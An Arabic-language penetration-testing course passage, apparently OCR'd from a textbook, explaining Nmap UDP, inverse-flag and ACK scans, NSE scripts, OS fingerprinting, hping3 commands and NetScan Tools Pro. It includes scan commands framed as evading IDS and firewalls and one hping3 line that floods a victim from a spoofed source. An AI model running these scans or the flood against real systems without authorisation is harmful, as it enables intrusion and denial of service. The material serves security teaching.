من المهم جدا أن نتذكر أن اتصالات **UDP** لا تتطلب استجابة من المتلقي. إذا لم يكن الجهاز الهدف يرسل رد قائلا انه تلقي حزمة، فكيف يستطيع **Nmap** التفريق بين المنفذ مفتوح والمنفذ مفلتر (جدار ناري)؟ وبعبارة أخرى، إذا كانت الخدمة متاحة وقبلت حزمة **UDP**، إذا فالسلوك العادي لهذه الخدمة هو أن تقبل ببساطة الحزمة ولكن لا ترسل رسالة إلى المتلقي قائلا "حصلت عليها!" وبالمثل، جدار الحماية يضع نفس الاستراتيجية وهو ببساطة استيعاب الحزمة وعدم إرسال استجابة إلى المرسل. في هذا المثال، على الرغم من ان حزمة واحدة ذهبت من خلاله وتم حجب حزمة واحدة، وبسب أنه لن يتم إرجاع أية من الحزم إلى المرسل، فليس هناك طريقة لمعرفة إذا تم قبول الحزمة من قبل الخدمة أو إسقاطها من قبل جدار الحماية.

هذا اللغز يجعل من الصعب جدا على **Nmap**لتحديد ما إذا كان منفذ **UDP** مفتوح أو مفلتر. ونتيجة لذلك، عندما لا يتلقى **Nmap** ردا من فحص**UDP** ، فإنها ترجع الرسالة التالية لك عن المنفذ الذي قمت بفحصه "**open | filtered**". من المهم أن نلاحظ أنه في حالات نادرة فان خدمة **UDP** سوف ترسل ردا إلى المصدر. في هذه الحالات، فان **Nmap**ذكي بما فيه الكفاية لفهم أن هناك بوضوح خدمة تستمع وتستجيب للطلبات وستمثل هذه المنافذ بأنها "**مفتوحة**".

كما نوقش في وقت سابق، في كثير من الأحيان الناس الذين هم جدد في فحص المنافذ تغفل عن **UDP**. هذا يرجع في جزء منه إلى حقيقة أن فحص منفذ **UDP** يحتاج الى عدد قليل جدا من المعلومات ووضع علامة تقريبا على كل منفذ باسم "**open | filtered**"على الارجح. بعد رؤية نفس الإخراج على العديد من المضيفين المختلفة، فمن السهل أن تصيب بخيبة أمل مع فحص **UDP**. ومع ذلك، لم نفقد كل شيء! الناس الذي كتب **Nmap** توفر لنا طريقة لاستخلاص نتائج أكثر دقة من فحص **UDP** لدينا.

للحصول على نتيجة أكثر دقه عن هدفنا وللتفريق بين هل المنفذ مفتوح ام مفلتر، يمكننا أن نضيف التعبير "-sV" في فحص UDP. يتم استخدام "-sV" لتوضيح نسخة الفحص ولكن، في هذه الحالة، يمكن أن يساعد أيضا في تضييق نتائج الفحص لدينا.

عندما يتم تفعيل **Version scanning**، فان **Nmap** يرسل تحقيقات إضافية إلى كل المنافذ "**open | filtered**" الذي تم إرساله عن طريق الفحص. هذه التحقيقات الإضافية هي محاولة لتحديد الخدمات عن طريق إرسال حزم وضعت على وجه التحديد. هذه الحزم وضعت خصيصا غالبا ما تكون أكثر نجاحا بكثير في استثارة استجابة من الهدف. في كثير من الأحيان، هذا سوف يغير النتائج المعلنة وتصبح أكثر دقه.

```
#nmap©-sUV©192.168.18.132
```

- ### Using Nmap to Perform Inverse TCP Flag Scan

المهاجمون يرسلون حزم **TCP** لفحص المنافذ من خلال استخدام مختلف العلامات(**TCP flag**) مثل (**PSH، URG،FIN**) أو مع عدم وجود أي من العلامات. عندما يكون المنفذ مفتوحا، فان المهاجم لا يحصل على أي رد من المضيف، في حين عندما يكون المنفذ مغلقا، فانه يتلقى حزمة **RST/ACK**من المضيف الهدف.

حزم **SYN** التي يتم إرسالها إلى المنافذ الحساسة للمضيف المستهدف يتم كشفها باستخدام آليات الأمن مثل جدران الحماية و**IDS**. بعض التطبيقات/البرامج مثل **Synlogger** و**Courtney** تستخدم لتسجيل أي من العلميات الفحص من النوع **SYN Scan** في ملفات السجل. في بعض الأحيان، يمكن لبعض حزم **TCP** ذات العلامات (**TCP flages**) المستخدمة في فحص البورتات، أن تمر عبر الفلاتر من دون ان يتم كشفها، اعتمادا على آليات الأمن المثبتة.

لفحص الهدف باستخدام تقنية **Half–open SYN flag** تعرف باسم **inverted technique**. ويسمى هذا لأن المنافذ المغلقة هي الوحيدة التي يمكنها فقط إرسال الرد مرة اخرى. ووفقا لمعيار**RFC 793** ، يجب أن يتم إرسال حزمة **RST/ACK** عند غلق الاتصال، وعندما يكون المنفذ مغلقا من جانب المضيف. المهاجمون يستفيدون من هذه الميزة لإرسال حزم **TCP** ذات العلامات المختلفة إلى كل المنافذ الموجودة في المضيف الهدف.

فيما يلي أشهر علامات TCP المستخدمة مع الحزم في عملية الفحص كالاتى:

- حزمة **FIN** تستخدم **TCP**مع العلامة **FIN flag**.
- حزمة **XMAS** تستخدم **TCP** مع العلامات **FIN** و**URG** و**PUSH**.
- حزمة **NULL** تستخدم **TCP** بدون أي من العلامات.
- حزمة **SYN/ACK**

جميع المنافذ المغلقة التي سوف تستقبل هذه الأنواع من الحزم سوف تستجيب بارسال حزمة **RST/ACK**، وذلك على حسب معيار **RFC793** والذي يتم تجاهله تماما في بعض أنظمة التشغيل مثل ويندوز. هذه التقنية فعاله عند استخدامها ضد مضيفين ذات نظام التشغيل لينكس/يونكس.

المميزات

يتجنب الكشف من قبل **IDS** وجدران الحماية وملفت التسجيل (**log file**).

العيوب

يتطلب امتيازات المستخدم الجذري، يستخدم مع أنظمة التشغيل لينكس/يونكس في المضيفين زغير فعال مع أنظمة التشغيل ويندوز.




FIGURE 3.37: Inverse TCP Flag Scanning when Port is Open

FIGURE 3.38: Inverse TCP Flag Scanning when Port is Closed

- **ACK Flag Scanning**

يتم استخدام **stealthy technique** لتحديد منافذ **TCP** المفتوحة. في هذا الأسلوب يتم إرسال حزمة **TCP** مع العلامة **ACK** إلى المضيف البعيد ومن ثم يقوم المضيف بارد عن طريق حزمة **TCP** مع العلامة **RST** والتي يتم تحليلها. باستخدام هذه التقنية يمكن للمرء استغلال نقاط الضعف المحتملة. هذا الأسلوب يعطي نتائج جيدة عند استخدامها مع أنظمة التشغيل والمنصات المناسبة.

او بمعنى اخر: نستخدم هذا الأسلوب في اكتشاف قوانين الجدار الناري ومعرفة إذا كان المنفذ الذي نفحصه مفلتر أم لا حيث سيقوم برنامج **Nmap**بارسال حزمه من نوع **ACK** عوضا عن **SYN**وهذا أمر خاطئ فالاتصال يبدأ بـ **SYN** وليس بـ **ACK** لذلك سيقوم الجاهز الذي نفحصه بارسال حزمه من نوع **RST** لإعادة الاتصال وبهذه الحالة نعلم أن المنفذ غير مفلتر ولا يوجد جدار ناري يمنع ارسال الحزم من نوع **RST** أما إذا كان يوجد جدار ناري فلن نحصل على اي رد وهكذا نعلم أن المنفذ مفلتر(**filtered**) . مع العلم أن هذا الأسلوب لن يظهر لنا ان كان المنفذ مفتوح أم مغلق ولكنه سيظهر ان كان المنفذ مفلتر أم لا.

يتم أداء هذه التقنية بطريقتين:

- TTL field analysis
- WINDOW field analysis

باستخدام قيمة **TTL** واحده فانه يمكن تحديد رقم النظام الذي تم اختراقه من قبل حزمة TCP. يمكنك إرسال حزمة **ACK** مع عدد تسلسل عشوائي: لا يوجد رد يعني ان المنفذ مفلتر (جدار حماية) والاستجابة **RST** يعني ان المنفذ غير مفلتر.

```
#nmap©-sA©-P0©192.168.18.132
```

No Firewall

Probe Packet (ACK)

RST

Attacker

Target Host

Stateful Firewall is Present

Probe Packet (ACK)

No Response

Attacker

Target Host

- **The Nmap Scripting Engine (NSE): From Caterpillar to Butterfly**

Nmap هي أداة رهيبة, ناضجة وقوية، موثقة جيدا، مدعمه من قبل مجتمع نشيط. ومع ذلك، فإن **NSE** تقدم **Nmap**مع مجموعة من المهارات الجديدة كليا.**The Nmap Scripting Engine (NSE)** هو إضافة حديثة إلى **Nmap** الذى يتيح للمستخدمين من كتابة الاسكربات البسيطة لأداء طائفة واسعة من المهام.**NSE** هي إضافة قوية إلى الأداة الكلاسيكية التي تحول وظائفه وقدراته إلى ما وراء التقليدية (واجبات فحص المنافذ).

تعلم الاستفادة من **NSE** أمر بالغ الأهمية للحصول على أقصى استفادة من **Nmap**. عندما تنفذ بشكل صحيح، فان **NSE** يسمح لـ **Nmap** لإكمال مجموعة متنوعة من المهام بما في ذلك فحص نقاط الضعف، واكتشاف شبكة بطريقه متقدمة، والكشف عن باك دور(**backdoors**)، وحتى في بعض الحالات إجراء عملية الاختراق! مجتمع **NSE** هي مجموعة نشطة جدا ومفتوحة. حيث يتم إضافة البرامج النصية والقدرات الجديدة باستمرار. إذا كنت تستخدم **NSE** لخلق شيء جديد، فأنا أشجعك على مشاركة العمل الخاص بك.

من اجل الحفاظ على الأشياء البسيطة، فان **NSE** يقسم البرامج النصية (**script**) حسب الفئة. وتشمل الفئات الحالية المصادقة(**auth**)، **broadcast**، **brute**، الافتراضي (**default**)، الاكتشاف (**discovery**)، دوس(**Dos**)، استغلال (**exploit**)، خارجي(**external**)، **fuzzer**، اقتحام (**intrusive**)، والبرمجيات الخبيثة(**malware**)، الامن (**safe**)، الإصدار(**version**)، ونقاط الضعف (**vuln**). كل فئة تحتوي على العديد من النصوص الفردية التي تؤدي وظيفة معينة. بإمكان القراصنة أو مختبري الاختراق تشغيل برنامج نصي واحد أو فئة كاملة (والذي يتضمن نصوص متعددة). من المهم مراجعة الوثائق لكل فئة والملفات النصية (**script**) قبل استدعاءك لهم أو استخدامهم ضد هدف. يمكنك العثور على أحدث ملفات **NSE** في موقع الويب التالي:

http://nmap.org/nsedoc

أيضا يمكن رؤية ملفات NSE عن طريق استخدام الامر [locate *.nse] في الترمنال.

من أجل استدعاء **NSE**، فنحن نستخدم التعبير "**--script**" تليها الفئة أو اسم الاسكريبت وعنوان **IP** الهدف كما هو مبين أدناه

#nmap©--script©banner©192.168.18.132

الاسكريبت "**banner**" هو امتداد **Nmap** الذي يعمل على إنشاء اتصال إلى منفذ **TCP** ويطبع أي إخراج مرسل من النظام الهدف إلى الترمنال الخاصة بك. هذا يمكن أن تكون مفيدة للغاية في تحديد الخدمات غير المعترف بها على المنافذ الغامضة.

وبالمثل يمكننا استدعاء قائمة أو فئة كامله من الاسكربات باستخدام [**--script category_name**] كما هو مبين في الشكل أدناه:

#nmap©--script©vuln©192.168.18.132

إن الفئة "**vuln**" سوف تعمل على تشغيل سلسلة من الاسكربات والتي تبحث في المسائل المعروفة على النظام الهدف. هذه الفئة يوفر عادة الإخراج فقط عند اكتشاف الضعف. وظيفة "**vuln**" من **NSE** هو مقدمه ممتازة لحديثنا على فحص نقاط الضعف.

يمكنك تحديث قاعدة البيانات الخاصة بملفات الاسكريبت لديك باستخدام الامر التالي في الترمنال:

#nmap©--script-updatedb

- **Port Scanning Wrap Up (بعض الإمكانيات الأخرى)**

الآن بعد أن قمنا بتغطية أساسيات فحص المنافذ، هناك عدد قليل من المفاتيح الإضافية التي تحتاج إلى تغطية. توفر هذه المفاتيح وظائف موسعة التي قد تكون مفيدة لك في تقدمك في حياتك المهنية.

-1 version scanning (-sV)

كما ذكر في وقت سابق، تم استخدام التعبير "**-sV**" لفحص الإصدار. عند إجراء فحص الإصدار (**Version scan**)، فان **Nmap** يرسل مجسات للمنافذ المفتوحة في محاولة لتحديد معلومات محددة حول الخدمة التي تستخدم هذا المنفذ. عندما يكون ذلك ممكنا، سوف يقوم **Nmap** من تقديم تفاصيل حول الخدمة بما في ذلك أرقام إصدار واية معلومات الأخرى. وينبغي تسجيل هذه المعلومات في الملاحظات. من

المستحسن استخدام "**-sV**" كلما كان ذلك ممكنا، وخاصة على المنافذ الغير عادية أو الغير متوقعة، لأن مسؤولي الشبكة من الممكن ان ينتقلوا خادم الويب الى المنفذ 34567 في محاولة لإخفاء الخدمة.

2- Timing Templates

يتضمن **Nmap** خيار اخر لتغيير سرعة فحص المنافذ الخاص بك. يتم ذلك مع التعبير "**-T**". نطاق التوقيت (**Timing switch**) يتراوح في نطاق عددي من 0 الى 5، مع 0 تكون أبطأ عملية فحص و5، أسرع. خيارات التوقيت يمكن أن تكون مفيدة للغاية تبعا للحالة. الفحص البطيء مفيد لتجنب الكشف بينما الفحص السريع يمكن أن يكون مفيد عندما يكون لديك كمية محدودة من الوقت أو عدد كبير من المضيفين. يرجى أن تكون على علم بأن استخدام أسرع فحص ممكن، ولكن يجعل نتائج **Nmap** أقل دقة. الوضع الافتراضي لسرعة الفحص (**-T3**).

3- fingerprinting the operating system

التعبير "**-O**" يمكن أن تكون مفيدة لفحص نظام التشغيل. مفيد لتحديد ما إذا كان الهدف هو ويندوز، لينكس، أو أي نوع آخر من نظام التشغيل. معرفة نظام التشغيل من تستهدفه يوفر لك الوقت عن طريق السماح لك بتركيز الهجمات على نقاط الضعف المعروفة من هذا النظام. لا يوجد أي استخدام لنقاط الضعف الخاصة لنظام التشغيل لينكس إذا كان الهدف الخاص بك يعمل بنظام ويندوز.

4- Selecting Ports

اختيار المنافذ يمكن أن يتم باستخدام التعبير (**-p**) في أمر الفحص. يمكنه ان يشمل جميع المنافذ باستخدام -في الأمر ويكون كالاتى (**-p-**). ويمكن أيضا تحديد المنافذ المحددة باستخدام الفواصل في الأمر.

```
#nmap©-sS©-p©1-100
#nmap©-sU©-p©53,137,138,161,162
#nmap©-sS©-p©1-100,445,8000-9000
```

5- Output Options

هناك العديد من الأوقات لمختبري الاختراق انه يريد ناتج فحص Nmap ألا يكون على الشاشة ولكن يقوم بحفظها إلى ملف.

- **[-oN Normal Output]**

سوف يؤدى هذا الخيار الى انشاء ملف txt وحفظ الناتج فيه كالاتى:

```
#nmap©-oN©metascan.txt©10.0.2.100
```

- **[-oX (XML) Output]**

سوف يؤدى هذا الخيار الى انشاء ملف xml وحفظ الناتج فيه وذلك لاستخدامه بواسطة العديد من التطبيقات الأخرى كالاتى:

```
#nmap©-oX©metascan.xml©10.0.2.100
```

- **[-oG GREPable Output]**

سوف يؤدى هذا الخيار الى انشاء ملف txt وحفظ الناتج فيه وبصيغه تتيح استخدامه بواسطة **GREP**، والعديد من التطبيقات الأخرى مثل **AWK** و **SED** و **DIFF** كالاتى:

```
#nmap©-oG©metascan.txt©10.0.2.100
```

- **[-oS Script Kiddie Output]**

هذا الأسلوب من الإخراج لا ينبغي أن تستخدم لإجراء الفحوصات الخطيرة.

```
#nmap©-oS©metascan.txt©10.0.2.100
```

SCANNING TOOL: HPING2/HPING3

المصدر: http://www.hping.org

Hping2/Hping3 هي عبارة عن أداة سطر الأوامر لنظام التشغيل لينكس قادرة على تجميع، صناعة، وتحليل حزم**TCP/IP**. الاداة قادرة على التعامل مع كل من**TCP** ، **udp**، **ICMP**، **IP** وغيرها. هي أيضا قادره على التعقب **Traceroute mode**وتمكنك أيضا من إرسال الملفات بين القنوات السرية. وأليكم أهم ميزات هذه الاداة:

- فحص قواعد وقوانين الجدران النارية.
- مسح متقدم للمنافذ.
- فحص أداء الشبكة من خلال إستعمال بروتوكولات مختلفة، حزم بأحجام مختلفة، **TOS** (**نوع الخدمة** **Type of service**) وتجزئة الحزم **fragmentation**.
- معرفة مسارات الـ **MTU** أي (**Path MTU discovery**) (**MTU= maximum transmission unit**)

- عمل **traceroute** متقدم على جميع البروتوكولات المدعومة.
- اكتشاف نظم التشغيل على الجهة المستهدفة أي**Remote OS fingerprinting** .
- مراجعة مكدس الـ **TCP/IP** أو ما يسمى**TCP/IP stacks auditing**

فيما يلي بعض الأمثلة للاداه Hping2/Hping3 كالاتى:

#hping3©172.16.0.10©-S©-c©1©-p©22

لنقم بتوضيح الخيارات المستعملة:

الخيار الأول **-S** هو لكي نعمل حزمة نوعها**SYN** .

الخيار الثاني **-c** وبعده 1 هو لكي نقوم بإرسال حزمة واحدة فقط (لإرسال حزم أكثر حدد العدد الذي تريده)...

الخيار الثالث **-p**هو لتحديد المنفذ الذي نريد الإرسال عليه وهنا أخترنا 22.

Scan	Commands
ICMP ping	`hping3 -1 10.0.0.25`
ACK scan on port 80	`hping3 -A 10.0.0.25 -p 80`
UDP scan on port 80	`hping3 -2 10.0.0.25 -p 80`
Collecting initial sequence number	`hping3 192.168.1.103 -Q -p 139 -s`
Firewalls and time stamps	`hping3 -S 72.14.207.99 -p 80 --tcp-timestamp`
SYN scan on port 50-60	`hping3 -8 50-56 -S 10.0.0.25 -V`
FIN, PUSH and URG scan on port 80	`hping3 -F -p -U 10.0.0.25 -p 80`
Scan entire subnet for live host	`hping3 -1 10.0.1.x --rand-dest -I eth0`
Intercept all traffic containing HTTP signature	`hping3 -9 HTTP -I eth0`
SYN flooding a victim	`hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22 --flood`

SCANNING TOOL: NETSCAN TOOLS PRO

المصدر: http://www.netscantools.com

NetScan Tools Pro هو أداة للتحقيق. يسمح لك باستكشاف الأخطاء او صلاحها(**troubleshoot**)، رصد(**monitor**)، البحث، والكشف عن الأجهزة الموجودة على الشبكة. يمكنك جمع المعلومات حول LAN المحلي، مستخدمي الإنترنت، عناوين **IP**، المنافذ، وهكذا. باستخدام هذه الأداة يمكنك أن تجد نقاط الضعف والمنافذ التي تتعرض لها من النظام الخاص بك. هو عباره مزيج من العديد من أدوات الشبكة و**utilities**. يتم تصنيف الأدوات بواسطة وظائفها مثل **Active**و**passive**و **DNS** و **local computer**.

1- **Active Discovery and Diagnostic Tools**: يستخدم في اختبار وتحديد الأجهزة التي ترتبط بالشبكة.
2- **Passive Discovery Tools**: يرصد أنشطة الأجهزة المتصلة بالشبكة وأيضا يجمع المعلومات من أطراف ثالثة.
3- **DNS Tools**: يستخدم لاكتشاف المشاكل مع **DNS**.
4- **Local Computer and General Information Tools**: يوفر التفاصيل حول شبكة الكمبيوتر المحلي الخاصة بك.

الفوائد:

يتم إجراء عملية جمع المعلومات أسهل وأسرع من خلال استخدام العديد من أدوات الشبكة بطريقه اليه.

إنتاج تقارير عن ناتج الفحص في متصفح الويب الخاص بك بشكل واضح.

Network scanning (فحص الشبكة) هي عملية فحص نشاط الشبكة والتي تشمل رصد تدفق البيانات و رصد الوظائف على أجهزة الشبكة. هذا الفحص يخدمنا عن طريق تحسين أداء وأمن الشبكة. يمكن أداء هذا الفحص من خارج الشبكة للكشف عن نقاط الضعف.

NetScan Tool Pro يؤدى الفحوصات التالية على الشبكة:


- **Monitoring** رصد أجهزة الشبكة المتاحة.
- **Notifies** معرفة عناوين IP وأسم المضيفين وأسم الدومين وفحص المنافذ/البورتات.

الجزء العملي:


1- نقوم بتثبيت الأداة بإتباع الـ **wizard** الخاص بها ثم تشغيلها عن طريق الضغط على الأيقونة المعبرة عنها فتظهر الشاشة التالية:




2- نختار **Manual Tools** في الجانب الأيمن ثم نختار منها **ARP Ping** سوف يؤدى الى ظهور شاشه تعريفيه تحتوى بعض المعلومات عن **ARP Ping** ثم نضغط **ok** كالاتى:



